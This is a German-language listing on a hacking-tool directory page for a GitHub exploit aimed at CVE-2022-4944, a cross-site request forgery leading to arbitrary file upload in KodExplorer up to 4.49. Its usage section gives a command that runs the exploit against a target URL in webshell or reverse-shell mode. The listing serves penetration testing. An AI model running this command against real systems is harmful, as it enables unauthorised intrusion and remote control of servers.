
Skip to content
KitploitKITPLOIT
ToolsExploitsBlog
Log in
Einreichen
ToolsExploitsBlog
Einreichen

Hacking-, PenTest- und Cybersicherheits-Tools für Ihr Sicherheitsarsenal!

Kitploit ist ein Verzeichnis von Hacking-, Cybersicherheits- und Pentesting-Tools. Entdecken Sie die neuesten Projekt-Updates, um Schwachstellen zu finden, Systeme zu analysieren, Tests zu automatisieren und Ihre Sicherheit zu stärken.

FeedsKontaktDatenschutz© 2026 Kitploit

Tool-Verzeichnis

Kategorien

Alle Kategorien anzeigen
Loading categories
CVE-2022-4944 — 「💥」CVE-2022-4944: KodExplorer <= 4.49 - CSRF zu beliebigem Datei-Upload | Kitploit
Tools/GitHubGitHub/brosck/cve-2022-4944
Payload-GenerierungSchwachstellenanalyseExploitationWebanwendungs-ExploitationPenetrationstests
GitHubbrosck/cve-2022-4944

CVE-2022-4944

「💥」CVE-2022-4944: KodExplorer <= 4.49 - CSRF zu beliebigem Datei-Upload
Repository anzeigen
228vor 1 JahrNoch nicht geprüft

Beliebteste

Alle anzeigen →

Entdecken Sie die meistgenutzten Tools unserer Community.

Alle Tools erkunden

Durchsuchen Sie unsere Tool-Sammlung

Alle Tools anzeigen →
Teilen

「💥」CVE-2022-4944

Beschreibung

Eine Schwachstelle, die als problematisch eingestuft wurde, wurde in kalcaddle KodExplorer bis Version 4.49 gefunden. Dies betrifft einen unbekannten Teil. Die Manipulation führt zu Cross-Site-Request-Forgery. Diese Schwachstelle ist eindeutig als CVE-2022-4944 identifiziert. Es ist möglich, den Angriff remote zu initiieren. Darüber hinaus ist ein Exploit verfügbar. Es wird empfohlen, die betroffene Komponente zu aktualisieren.

Demo

demo

Verwendung

pip install requests
git clone https://github.com/Brosck/CVE-2022-4944.git
cd CVE-2022-4944
python3 CVE-2022-4944.py -u http://TARGET.TLD/KODExplorer -lh LOCALHOST -m MODE # webshell/reverse mode

Referenzen

  • https://vuldb.com/?id.227000
  • https://www.cve.org/CVERecord?id=CVE-2022-4944
Tool herunterladen